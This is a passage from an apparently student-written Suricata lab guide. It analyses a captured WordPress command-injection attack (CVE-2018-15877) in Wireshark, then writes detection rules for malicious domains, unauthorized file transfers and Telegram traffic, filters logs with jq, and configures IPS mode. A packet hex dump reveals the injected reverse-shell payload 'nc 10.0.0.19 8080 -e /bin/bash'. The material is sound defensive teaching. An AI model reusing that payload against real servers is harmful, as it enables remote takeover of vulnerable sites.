    .net.br detected over HTTPS"; tls.sni; content:"0003.pages.net.br"; nocase
    ; sid:1000011; rev:1; classtype:trojan-activity; priority:1;)
```

6.2.2 Detection Workflow

Both rules are designed to trigger when any device on the network attempts to access the malicious domain ”0003.pages.net.br”. The DNS query rule triggers when DNS queries for the domain are detected, while the TLS SNI rule triggers during the TLS handshake when the SNI field contains the domain name.



```
03/05/2024-15:10:06.489735  [**] [1:1000010:1] Access to known malicious domain 0003.pages.net.br detected [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.0.0.4:
39742 -> 168.63.129.16:53
03/05/2024-15:10:06.489912  [**] [1:1000010:1] Access to known malicious domain 0003.pages.net.br detected [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.0.0.4:
40970 -> 168.63.129.16:53
03/05/2024-15:10:06.610861  [**] [1:1000011:1] Access to known malicious domain 0003.pages.net.br detected over HTTPS [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP
} 10.0.0.4:59798 -> 172.64.144.240:443
```

Figure 6.2: Malicious website successfully blocked

6.2.3 Findings

By implementing these rules in Suricata, network administrators can effectively monitor and detect attempts to access known malicious domains like ”0003.pages.net.br”. This enhances network security by identifying potentially harmful activities and allowing for timely response and mitigation.

Please ensure that proper permissions are obtained and all legal requirements are met when monitoring network traffic for security purposes.

Chapter 7

Analyzing Malicious HTTP Traffic with PCAP and Wireshark

7.1 Security Breaches through Web


In the realm of network security, malicious HTTP traffic poses a significant threat, potentially compromising web applications, leaking sensitive data, and enabling unauthorized system access. This chapter guides through analyzing PCAP files in Wireshark for malicious HTTP traffic detection, focusing on OS command injection attacks targeting WordPress plugins, and details creating Suricata rules for threat mitigation, enhancing network security posture.

7.2 Analyzing the PCAP File in Wireshark

PCAP files are digital recordings of network traffic. Capturing all packets that flow across a network segment provides a valuable resource for forensic analysis and troubleshooting network issues. When analyzing PCAP files in Wireshark, a sophisticated network protocol analysis tool, the objective is to isolate and examine HTTP traffic. This process involves importing the PCAP file into Wireshark and applying an HTTP filter to narrow down the data for scrutiny. Analysts examine various components such as the HTTP method, URI, headers, and payloads for anomalies or patterns indicative of malicious intent.


7.3 Identifying Malicious Traffic

Malicious HTTP traffic, particularly targeting web applications like WordPress, often manifests through unusual request patterns or payloads. For instance, HTTP POST requests directed at specific URI paths associated with vulnerable plugins—or payloads containing suspicious patterns (PCAP source for current example - https://www.mohammedalani.com/dc6-attack.zip), such as command execution attempts (/bin/), signal a red flag. These patterns may indicate OS command injection attempts, a critical web application security risk where an attacker seeks to execute arbitrary commands on the host operating system via a vulnerable application.


sample-attack.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request
No.   Time                        Source      Destination  Protocol  Length Info
    8 2023-03-25 13:44:25.441307  10.0.0.19   10.0.0.17    HTTP        442 GET / HTTP/1.1
   24 2023-03-25 13:44:33.975015  10.0.0.19   10.0.0.17    HTTP        451 GET /wp-admin/ HTTP/1.1
   28 2023-03-25 13:44:33.992692  10.0.0.19   10.0.0.17    HTTP        508 GET /wp-login.php?redirect_to=http%3A%2F%2Fwordy%2Fwp-admin%2…
   41 2023-03-25 13:44:39.784573  10.0.0.19   10.0.0.17    HTTP        734 POST /wp-login.php HTTP/1.1  (application/x-www-form-urlencod…
   45 2023-03-25 13:44:39.812616  10.0.0.19   10.0.0.17    HTTP        901 GET /wp-admin/ HTTP/1.1
   71 2023-03-25 13:44:51.124156  10.0.0.19   10.0.0.17    HTTP        993 POST /wp-admin/admin-ajax.php HTTP/1.1  (application/x-www-fo…
   87 2023-03-25 13:44:59.678648  10.0.0.19   10.0.0.17    HTTP       1341 POST /wp-admin/admin.php?page=plainview_activity_monitor&tab=…

    [Full request URI: http://wordy/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools]
    [HTTP request 4/4]
    [Prev request in frame: 71]
    File Data: 318 bytes
▾ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---------------------------45719002127911601783660618"
    [Type: multipart/form-data]
    First boundary: ---------------------------45719002127911601783660618\r\n
  ▾ Encapsulated multipart part:
      Content-Disposition: form-data; name="ip"\r\n\r\n
    ▾ Data (41 bytes)
        Data: 676f6f676c652e66727c206e632031302e302e302e313920…
        [Length: 41]
    Boundary: \r\n---------------------------45719002127911601783660618\r\n
  ▾ Encapsulated multipart part:
      Content-Disposition: form-data; name="lookup"\r\n\r\n

0410  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 34 35 37 31   -------- ----4571
0420  39 30 30 32 31 32 37 39  31 31 36 30 31 37 38 33   90021279 11601783
0430  36 36 30 36 31 38 0d 0a  43 6f 6e 74 65 6e 74 2d   660618·· Content-
0440  44 69 73 70 6f 73 69 74  69 6f 6e 3a 20 66 6f 72   Disposit ion: for
0450  6d 2d 64 61 74 61 3b 20  6e 61 6d 65 3d 22 69 70   m-data;  name="ip
0460  22 0d 0a 0d 0a 67 6f 6f  67 6c 65 2e 66 72 7c 20   "····goo gle.fr| 
0470  6e 63 20 31 30 2e 30 2e  30 2e 31 39 20 38 30 38   nc 10.0. 0.19 808
0480  30 20 2d 65 20 2f 62 69  6e 2f 62 61 73 68 0d 0a   0 -e /bi n/bash··
0490  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d   -------- --------
04a0  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 34 35 37   -------- -----457
04b0  31 39 30 30 32 31 32 37  39 31 31 36 30 31 37 38   19002127 91160178
04c0  33 36 36 30 36 31 38 0d  0a 43 6f 6e 74 65 6e 74   3660618· ·Content
04d0  2d 44 69 73 70 6f 73 69  74 69 6f 6e 3a 20 66 6f   -Disposi tion: fo
04e0  72 6d 2d 64 61 74 61 3b  20 6e 61 6d 65 3d 22 6c   rm-data;  name="l
04f0  6f 6f 6b 75 70 22 0d 0a  0d 0a 4c 6f 6f 6b 75 70   ookup"·· ··Lookup
0500  0d 0a 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d   ··------ --------
```

Figure 7.1: The packet seems to request for shell access



CVE-2018-15877 Detail

Description

The Plainview Activity Monitor plugin before 20180826 for WordPress is vulnerable to OS command injection via shell metacharacters in the ip parameter of a wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools request.

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 8.8 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://packetstormsecurity.com/files/155502/WordPress-Plainview-Activity-Monitor-20161228-Remote-	Exploit Third Party Advisory

Figure 7.2: Plainview Activity Monitor is a high-risk attack

7.4 Creating Suricata Rule

To counter identified threats, a Suricata rule is formulated to target suspicious URI paths and payloads. Below is our final rule after analyzing packet body thoroughly:

```
alert http any any -> any 80 (msg:"Possible OS Command Injection Detected";
    http.method; content:"POST"; http.uri; content:"/
    plainview_activity_monitor&tab=activity_tools"; http_content_type; content
    :"multipart/form-data"; http.request.body; content:"/bin/"; classtype:web-
    application-attack; sid:100082; rev:1;)
```

This Suricata rule provided aims to detect potential OS command injection attempts targeting a WordPress plugin. Let's dissect this rule to understand each component and its significance:

```
alert http any any -> any 80 (
```

This part of the rule sets the stage for an alert triggered by HTTP traffic. It specifies that the traffic can originate from any IP and port and is destined for any IP on port 80, which is the standard port for HTTP.

```
msg:"Possible OS Command Injection using WordPress Plugin";
```

The 'msg' field describes the rule's purpose for human readers. In this case, it alerts the user to a possible OS command injection via a WordPress plugin.

```
http.method; content:"POST";
```

Here, the rule is narrowed down to HTTP POST requests, which are typically used to submit data to a server.

```
http.uri; content:"plainview_activity_monitor&tab=activity_tools";
```

This line checks the URI for a specific pattern associated with the WordPress plugin 'plainview_activity_monitor' and a particular tab within its settings or tools page. This specificity is important as it targets a known vulnerable aspect of the plugin.

```
http_content_type; content:"mulitpart/form-data";
```

The rule looks for the 'Content-Type' header of HTTP requests to be 'multipart/form-data', which is used when a form is submitted with binary data or a file upload, potentially being an attack vector for command injections.

```
http.request.body; content:"/bin/";
```

This part of the rule searches the body of the POST request for the string '/bin/', which is indicative of Unix shell commands and thus a sign of a command injection attempt.

```
classtype:web-application-attack; sid:100082; rev:1;
```

Finally, the 'classtype' field categorizes the nature of the alert, 'sid' is the unique identifier for the Suricata rule, and 'rev' is the revision number of the rule, which is incremented with each update to the rule.

7.5 Testing the Suricata Rule

The rule is then tested by simulating traffic matching the identified patterns, ensuring accurate detection and alerting by Suricata on malicious HTTP requests.

7.6 Deployment and Monitoring

Following verification, the rule is deployed for active monitoring, with Suricata inspecting incoming HTTP traffic and alerting on potential command injection attempts, ensuring continuous threat detection.

7.7 Findings

Analyzing PCAP files in Wireshark and creating Suricata rules to mitigate malicious HTTP traffic are critical steps in maintaining network security, especially against attacks targeting web applications like WordPress. By diligently applying these methods, organizations can proactively detect and thwart potential threats.

Chapter 8

Detecting Unauthorized File Transfers in Academic Environments

8.1 Background

In academic settings, particularly in computer science courses, maintaining the integrity of online assessments is very important. Our course teachers often try to disconnect us from internet so that we cannot proceed with any form of cheating. However, disconnecting us from the internet often poses great challenges as we do not always remember all the syntax of every assignment. Remembering all the syntax is not even a goal for a CS course. As unauthorized file sharing of assignment solutions or exam answers poses a significant threat to academic honesty, we specifically tackle that in this chapter. The challenge is to distinguish between legitimate academic file submissions and illegal sharing activities.

8.2 The Challenge

With the prevalence of instant messaging platforms like Telegram, it becomes feasible for students to inappropriately share assignment files. However, a platform such as

”https://moodle.cse.buet.ac.bd/” is used legitimately for assignment submissions. The objective is to develop a system that can detect and flag unauthorized file transfers while allowing legitimate academic submissions.

8.3 The Conceptual Approach

The approach involves monitoring network traffic for file transfer patterns and analyzing the destination of these transfers. By distinguishing between allowed domains and other forms of traffic, it is possible to flag potential misconduct. A basic understanding of traffic patterns is required to reduce false positives while ensuring academic integrity.

8.4 Suricata Ruleset for Detection

To monitor file transfers, Suricata rules must be crafted to detect the specific patterns of file transfer protocols and exclude the allowed academic submission domains. Below is a conceptual ruleset that addresses this requirement:

```
# Rule to detect file uploads in general
alert http any any -> any any (msg:"Possible Unauthorized File Transfer
    Detected";file_data; content:"Content-Disposition: form-data;"; content:"
    filename="; flow:to_server,established; classtype:policy-violation; sid
    :10088; rev:1;)

#Services like telegram, whatsapp uses encryption. Hence the best approach
    will be to detect network traffic
alert ip any any -> 149.154.164.0 any (msg:"Possible Telegram Traffic Detected
    "; sid:1188; rev:1; classtype:policy-violation;)
```

```
# Rule to exclude the legitimate academic submission domain
pass http any any -> any any (msg:"Authorized File Transfer Detected"; http.
    host;content:"moodle.cse.buet.ac.bd"; flow:to_server,established;
    classtype:policy-violation; sid:10082; rev:1;)
#for https
pass tls any any -> any any (msg:"Authorized Web Browsing"; tls.sni;content:"
    moodle.cse.buet.ac.bd"; flow:to_server,established; classtype:policy-
    violation; sid:11082; rev:1;)
```

8.5 Detection and Analysis

Once deployed, the Suricata system will generate alerts when unauthorized file transfer patterns are detected. Analysis of these alerts can provide insights into potential breaches of academic integrity. It is essential to review these alerts meticulously to confirm any misconduct and take appropriate action while being careful to avoid impeding legitimate academic activities.





Figure 8.1: Illegal file sending operation



```
root@SEED:/# sudo tail -f /var/log/suricata/fast.log
05/10/2024-02:36:45.521782 [**] [1:10088:1] Possible Unauthorized File Transfer Detected [**] [Classification: Policy violation] [Priority: 3] {TCP} 170.64.209.148:39228->10.1.0.4:443
```

Figure 8.2: The attempt is detected and successfully logged

8.6 Findings

The proposed Suricata ruleset offers a strategic approach to upholding academic integrity by detecting unauthorized file transfers for our university. By distinguishing between permissible and impermissible traffic, BUET can ensure a fair and honest academic environment as well as be flexible towards students by allowing them to access internet. Ongoing analysis and rule refinement are necessary to adapt to evolving file transfer methods and maintain effective detection.

Chapter 9

Utilizing jq for Enhanced Visualization of Suricata Logs

9.1 Necessity of Advanced Log Analysis

Network security monitoring generates a substantial amount of data, which is essential for detecting and responding to potential threats. Suricata, as an intrusion detection system, produces detailed logs that can be leveraged for insights into network traffic and anomalies. However, the sheer volume and complexity of this data necessitate sophisticated tools for analysis. ‘jq‘, with its adept JSON processing capabilities, emerges as a pivotal tool for converting voluminous logs into actionable intelligence.

9.2 Understanding jq in Depth

‘jq‘ is a versatile command-line utility that transforms JSON-formatted data into various structures and formats. It stands out for its flexibility and expressiveness, allowing users to craft precise queries to extract or manipulate data.

9.2.1 Syntax and Operators

The syntax of ‘jq‘ is designed to be intuitive for those familiar with modern programming languages, with a range of operators that allow for intricate manipulation of JSON objects:

- The pipe operator ‘|‘ allows for chaining functions together, much like in Unix pipelines.
- Square brackets ‘[]‘ can construct arrays or filter them with specific criteria.
- The comma operator ‘,‘ can create multiple outputs from the same input, effectively forking the data stream.

9.2.2 Functions and Filters

‘jq‘ offers a variety of built-in functions and filters that can be used to dissect and transform JSON data:

- **select**: A filter that outputs JSON objects that match a specific condition, akin to a SQL ‘WHERE‘ clause.
- **map**: Transforms each element of an array using a specified function, similar to the ‘map‘ function in many programming languages.
- **reduce**: Processes an array to produce a single result, based on an iterative function provided by the user, analogous to the ‘reduce‘ function in functional programming.

9.2.3 Real-world Application in Suricata


In the context of Suricata log analysis, ‘jq‘ can be used to:

- Extract logs pertaining to specific signatures or IP addresses.
- Transform logs into CSV format for use in spreadsheet applications.
- Aggregate logs by source or destination IP to identify patterns or anomalies.

9.3 Filtering Logs with jq

Suricata's 'eve.json' log file contains detailed records of events in JSON format. Using 'jq', one can filter these events to extract and visualize specific information. Here is an example command:

```
jq 'select(.alert.signature=="Access to known malicious domain 0003.pages.net.
    br detected")' /var/log/suricata/eve.json
```



```
root@SEED:/etc/suricata# jq 'select(.alert .signature=="Access to known malicious domain
0003.pages.net.br detected")' /var/log/suricata/eve.json
{
  "timestamp": "2024-03-06T04:33:05.065722+0000",
  "flow_id": 282274176241581,
  "event_type": "alert",
  "src_ip": "127.0.0.1",
  "src_port": 36771,
  "dest_ip": "127.0.0.53",
  "dest_port": 53,
  "proto": "UDP",
  "pkt_src": "wire/pcap",
  "tx_id": 0,
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1000010,
    "rev": 1,
    "signature": "Access to known malicious domain 0003.pages.net.br detected",
    "category": "A Network Trojan was detected",
    "severity": 1
  },
  "dns": {
    "query": [
      {
        "type": "query",
        "id": 9929,
        "rrname": "0003.pages.net.br",
        "rrtype": "A",
        "tx_id": 0,
        "opcode": 0
      }
    ]
  },
  "app_proto": "dns",
  "direction": "to_server",
  "flow": {
    "pkts_toserver": 1,
    "pkts_toclient": 0,
    "bytes_toserver": 74,
```

Figure 9.1: Detailed logging in jq

This command filters the JSON output to only show alerts where the signature matches the specified malicious domain access.

9.4 Combining jq with Other Commands

For users familiar with traditional command-line tools, ‘jq‘ can be combined with these to enhance functionality. For example:

```
sudo grep "0003.pages.net.br" /var/log/suricata/fast.log | jq .
```

However, it should be noted that ‘grep‘ is used for plain text files. Since ‘jq‘ already provides powerful filtering options for JSON formatted logs, the above command would not be the most effective way to use ‘jq‘. Instead, ‘jq‘ should be used directly on ‘eve.json‘.

9.5 Visualizing Logs

Visualizing logs with ‘jq‘ allows for easier interpretation of data. Here’s an example of using ‘jq‘ to format the output in a colorized, easy-to-read manner:

```
jq --color-output 'select(.alert.signature=="Access to known malicious domain
   0003.pages.net.br detected")' /var/log/suricata/eve.json
```

9.6 Advanced jq Techniques

Beyond simple filters, ‘jq‘ supports advanced functions such as mapping, reducing, and more complex queries that can provide deep insights into Suricata’s logs.

Leveraging ‘jq‘ to parse and visualize Suricata logs can greatly enhance the monitoring and analysis of network traffic, leading to faster and more efficient security incident response. Mastery of ‘jq‘ commands and their integration into security workflows is a valuable skill for network administrators and security professionals.

Chapter 10

Intrusion Prevention System with Suricata

10.1 Core Idea

The Intrusion Prevention System (IPS) mode of Suricata is an active security measure that not only detects attacks but also has the capability to block them in real-time. This is definitely the most powerful suricata feature which provides us full control over network traffic in device. This chapter delves into the configuration and operation of Suricata in IPS mode, illustrating how it can be used to prevent malicious activity on a network.

10.2 IPS Mode Configuration

Configuring Suricata in IPS mode involves several steps to ensure that the system intercepts and analyzes traffic before it reaches the application layer. This section guides through the basic setup on enabling suricata to use IPS mode. After that, the exploration of IPS mode is only limited to someone's imagination.

10.2.1 Enabling NFQUEUE

Network packets can be directed to user space for processing by Suricata using the Netfilter queue (NFQUEUE) mechanism:

```
sudo vim /etc/default/suricata
```

The configuration file ‘/etc/default/suricata‘ needs to be edited to set the ‘LISTENMODE‘ to ‘nfqueue‘.

```
LISTENMODE=nfqueue
```

After the configuration is updated, Suricata must be restarted for the changes to take effect:

```
sudo service suricata restart
```

10.2.2 Configuring UFW Rules

Suricata can be integrated with the Uncomplicated Firewall (UFW) to direct traffic through the NFQUEUE:

```
sudo vim /etc/ufw/before.rules
```


In the ‘before.rules‘ file, NFQUEUE rules are inserted to ensure that both incoming and outgoing traffic passes through Suricata:

```
-I INPUT -j NFQUEUE
-I OUTPUT -j NFQUEUE
```

With the rules added, enable UFW to start filtering packets:

```
sudo ufw enable
```

Now we can check suricata status using our learnt command in chapter 2. Successful configuration is complete if it is showing active(running) and suricata is now booted in IPS mode. We can now utilize suricata’s most powerful feature.



```
seed@SEED:/etc/suricata$ sudo systemctl status suricata.service
● suricata.service - LSB: Next Generation IDS/IPS
     Loaded: loaded (/etc/init.d/suricata; generated)
    Drop-In: /etc/systemd/system/suricata.service.d
             └─override.conf
     Active: active (running) since Tue 2024-03-05 22:58:36 UTC; 3min 58s ago
       Docs: man:systemd-sysv-generator(8)
   Main PID: 10115 (Suricata-Main)
      Tasks: 10 (limit: 4625)
     Memory: 405.9M
     CGroup: /system.slice/suricata.service
             └─10115 /usr/bin/suricata -c /etc/suricata/suricata.yaml --pidfile var/run/suricata.pid -q 0 -vvv

Mar 05 22:58:45 SEED suricata[10115]: [10115] Perf: detect: AppLayer MPM "toserver file_data (http2)": 19
Mar 05 22:58:45 SEED suricata[10115]: [10115] Perf: detect: AppLayer MPM "toserver file_data (smtp)": 19
Mar 05 22:59:01 SEED suricata[10115]: [10115] Config: tmqh-flow: AutoFP mode using "Hash" flow load balancer
Mar 05 22:59:01 SEED suricata[10115]: [10317] Info: nfq: binding this thread 0 to queue '0'
Mar 05 22:59:01 SEED suricata[10115]: [10317] Info: nfq: setting queue length to 4096
Mar 05 22:59:01 SEED suricata[10115]: [10317] Info: nfq: setting nfnl bufsize to 6144000
Mar 05 22:59:01 SEED suricata[10115]: [10115] Config: flow-manager: using 1 flow manager threads
Mar 05 22:59:01 SEED suricata[10115]: [10115] Config: flow-manager: using 1 flow recycler threads
